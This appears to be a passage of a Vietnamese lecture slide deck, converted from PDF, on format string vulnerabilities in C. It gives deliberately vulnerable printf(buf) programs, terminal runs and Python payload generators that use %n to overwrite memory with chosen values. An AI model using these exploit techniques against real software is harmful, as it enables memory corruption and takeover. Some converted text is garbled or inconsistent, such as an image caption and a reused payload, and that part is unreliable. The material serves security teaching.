
```
    printf("Enter some magic to get it: ");
```

```
    fgets(buf, sizeof(buf), stdin);
```

```
    printf(buf);
```

```
    return 0;
```

```
}
```



The screenshot shows a terminal window with the following content:

```
attt@ubuntu: ~  
attt@ubuntu:~$ ./fmtstr  
There's a secret at 0x8048570  
Enter some magic to get it: AAAA %x %x %x %x %x %x %x  
AAAA 200 b7784ac0 b77b07d0 0 b75dc900 1 41414141  
attt@ubuntu:~$ python -c 'print "\x70\x85\x04\x08" + "%  
x"*6+"%s" | ./fmtstr  
There's a secret at 0x8048570  
Enter some magic to get it: p♦200b76e5ac0b77117d00b75  
3d9001Good hacker!
```

1

Lỗi hỏng format string

2

Đọc chuỗi từ địa chỉ tùy ý

3

Ghi đè vào địa chỉ tùy ý

4

Ghi giá trị tùy ý vào địa chỉ tùy ý




# Ghi đè lên địa chỉ tùy ý

- Khi format string cũng nằm trong stack
- Mã khai thác có dạng
  - Địa chỉ của biến cần ghi đè
  - Một số "%x" để tiếp cận format string
  - Đặc tả "%n" để ghi đè (???) lên biến
- Ví dụ

```
str = "\x08\x48\x01\x10%x%x%x%x%n"
```


# Ghi đè lên địa chỉ tùy ý



# Ghi đè lên địa chỉ tùy ý

```
#include <stdio.h>

int main(){
    int money = 0;
    char buf[512];
    printf("Your money at %p\n", &money);
    printf("Enter some magic to fill you balance: ");
    fgets(buf, sizeof(buf), stdin);
    printf(buf);
    if(money > 0)
        puts("You win!");
    return 0;
}
```



The screenshot shows a terminal window with the following content:

```
attt@ubuntu: ~
attt@ubuntu:~$ ./fmtstr
Your money at 0xbffff39c
Enter some magic to fill your balance: AAAA %x %x %x
%x %x %x %x %x %x
AAAA 200 b7fc7ac0 b7ff37d0 0 b7e1f900 1 41414141 2078
2520 25207825
attt@ubuntu:~$ python -c 'print "\x9c\xfc\xff\xbf"+"%x"*6+"%n"' | ./fmtstr
Your money at 0xbffff39c
Enter some magic to fill your balance: ♦♦♦♦200b7fc7ac
0b7ff37d00b7e1f9001
You win!
attt@ubuntu:~$
```

# Các đối tượng ghi đè tiềm năng

- Biến bất kỳ
- Địa chỉ trở về
- Phân đoạn hàm hủy .dtos  
Phân đoạn này chứa danh sách địa chỉ các hàm hủy được thực thi trước khi kết thúc chương trình
- Bảng GOT (Global Offset Table)  
Bảng này chứa kết quả phân giải các hàm thư viện liên kết động, tức là chứa địa chỉ của các hàm thư viện sau khi nạp.

1

Lỗi hỏng format string

2

Đọc chuỗi từ địa chỉ tùy ý

3

Ghi đè vào địa chỉ tùy ý

4

Ghi giá trị tùy ý vào địa chỉ tùy ý

# Ghi chính xác một giá trị


```
#include <stdio.h>
int main(){
    int money = 0;
    char buf[512];
    printf("Your money at %p\n", &money);
    printf("Enter some magic to get 50$: ");
    fgets(buf, sizeof(buf), stdin);
    printf(buf);
    if(money == 50)
        puts("You win!");
    return 0;
}
```

- Yêu cầu chính xác giá trị 50
- Mẫu <Addr> + [một loạt %x] + "%n" khó xác định được chắc chắn số ký tự được in ra trước %n
- Cần chỉ định tham số, kết hợp chỉ định độ dài

# Ghi chính xác một giá trị

```
#include <stdio.h>
```

```
int main(){  
    int money = 0;  
    char buf[512];  
    printf("Your money at %p\n", &money);  
    printf("Enter some magic to get 50$: ");  
    fgets(buf, sizeof(buf), stdin);  
    printf(buf);  
    if(money == 50)  
        puts("You win!");  
    return 0;  
}
```



The terminal window shows the execution of a C program named `fmtstr`. The program prints the memory address of `money` as `0xbffff39c`. The user enters `AAAA` followed by several `%x` format specifiers, causing a buffer overflow. The program then prints a series of memory addresses, including `41414141`, which is the ASCII string "AAAA". The user then runs a Python command to send a crafted payload: `python -c 'print "\x9c\xfb\xff\xbf"+"46x"+"%7$n"' | ./fmtstr`. This payload overwrites the `money` variable with the value 200. The program then prints `200` and `You win!`.

```
attt@ubuntu: ~  
attt@ubuntu:~$ ./fmtstr  
Your money at 0xbffff39c  
Enter some magic to get 50$: AAAA %x %x %x %x %x %x %x %x %x %x  
AAAA 200 b7fc7ac0 b7ff37d0 0 b7e1f900 1 41414141 2078  
2520 25207825 78252078  
attt@ubuntu:~$ python -c 'print "\x9c\xfb\xff\xbf"+"46x"+"%7$n"' | ./fmtstr  
Your money at 0xbffff39c  
Enter some magic to get 50$: 200  
  
You win!  
attt@ubuntu:~$
```


# Ghi giá trị 0x87654321

```
#include <stdio.h>
int main(){
    int cookie = 0;
    char buf[512];
    printf("Cookie at %p\n", &cookie);
    printf("Enter some magic: ");
    fgets(buf, sizeof(buf), stdin);
    printf(buf);
    if(cookie == 0x87654321)
        puts("You win!");
    return 0;
}
```

- Không thể in hơn 2 tỷ ký tự!!!!
- Cần ghi giá trị vào từng byte  
[21][43][65][87]



# Mã khai thác



# Mã khai thác

```
#File name: payload.py
from struct import *
addr = 0xbffff39c
param= 7
addrs = ""
for i in range(4):
    addrs += pack("l", addr+i)
n = [0x21, 0x43, 0x65, 0x87]
x = []
for i in range(4):
    if i==0:
        x.append(n[i]-len(addrs))
    else:
        x.append(n[i]-n[i-1])
payload = addrs
for i in range(4):
    payload += "%" + str(x[i]) + "x%" + str(param+i) + "$n"
print payload
```

# Kết quả


```
attt@ubuntu: ~  
attt@ubuntu:~$ python payload.py  
*****%17x%7$n%34x%8$n%34x%9$n%34x%10$n  
attt@ubuntu:~$  
attt@ubuntu:~$  
attt@ubuntu:~$ python payload.py |./fmtstr  
Cookie at 0xbffff39c  
Enter some magic: ***** 200  
b7fc7ac0  
b7ff37d0 0  
You win!  
attt@ubuntu:~$ █
```

# Ghi giá trị 0x12345678

```
#include <stdio.h>
int main(){
    int cookie = 0;
    char buf[512];
    printf("Cookie at %p\n", &cookie);
    printf("Enter some magic: ");
    fgets(buf, sizeof(buf), stdin);
    printf(buf);
    if(cookie == 0x12345678)
        puts("You win!");
    return 0;
}
```

- Cần ghi lần lượt các giá trị [78][56][34][12] (không tăng dần!!!!)
- Mỗi lần ghi ta chỉ quan tâm byte thấp  
→ ghi [78][156][234][312]

# Mã khai thác



# Mã khai thác

```
#File name: payload.py
from struct import *
addr = 0xbffff39c
param= 7
addrs = ""
for i in range(4):
    addrs += pack("l", addr+i)
n = [0x78, 0x156, 0x234, 0x312]
x = [ ]
for i in range(4):
    if i==0:
        x.append(n[i]-len(addrs))
    else:
        x.append(n[i]-n[i-1])
payload = addrs
for i in range(4):
    payload += "%"+str(x[i])+"x%" + str(param+i)+"$n"
print payload
```

# Kết quả

```
attt@ubuntu: ~  
Cookie at 0xbffff39c  
Enter some magic: asdfsd  
asdfsd  
attt@ubuntu:~$ python payload.py |./fmtstr  
Cookie at 0xbffff39c  
Enter some magic: 000000000000000000000000  
  
200  
  
b7fc7ac0  
  
b7ff37d0  
  
0  
You win!  
attt@ubuntu:~$
```

# Ghi giá trị 0x04030201: Phương án 1

```
#include <stdio.h>
int main(){
    int cookie = 0;
    char buf[512];
    printf("Cookie at %p\n", &cookie);
    printf("Enter some magic: ");
    fgets(buf, sizeof(buf), stdin);
    printf(buf);
    if(cookie == 0x04030201)
        puts("You win!");
    return 0;
}
```

- Cần ghi lần lượt các giá trị [01][02][03][04] (Giá trị đầu tiên quá nhỏ!!!!)
- Mỗi lần ghi ta chỉ quan tâm byte thấp  
→ ghi [101][202][303][404]



# Kết quả

```
attt@ubuntu: ~  
attt@ubuntu:~$ python payload.py  
*****%241x%7$n%257x%8$n%257x%9$n%257x%10$n  
attt@ubuntu:~$ python payload.py |./fmtstr  
Cookie at 0xbffff39c  
Enter some magic: *****  
  
200  
  
c0 b7fc7a  
  
b7ff37d0  
  
0  
  
You win!  
attt@ubuntu:~$
```

# Ghi giá trị 0x04030201: Phương án 2

```
#include <stdio.h>
int main(){
    int cookie = 0;
    char buf[512];
    printf("Cookie at %p\n", &cookie);
    printf("Enter some magic: ");
    fgets(buf, sizeof(buf), stdin);
    printf(buf);
    if(cookie == 0x04030201)
        puts("You win!");
    return 0;
}
```

- Cần ghi lần lượt các giá trị [01][02][03][04] (Giá trị đầu quá nhỏ; Dãy tăng nhưng chênh lệch nhỏ)
- Thay "%?x" bằng dãy ký tự đệm

# Mã khai thác

```
#File name: payload.py
from struct import *
addr = 0xbffff39c
param= 7
addrs = ""
for i in range(4):
    addrs += pack("l", addr+i)
n = [0x78, 0x156, 0x234, 0x312]
x = [ ]
for i in range(4):
    if i==0:
        x.append(n[i]-len(addrs))
    else:
        x.append(n[i]-n[i-1])
payload = addrs
for i in range(4):
    payload += "A"*x[i]+"%" + str(param+i)+"$n"
print payload
```

# Kết quả

[illegible]

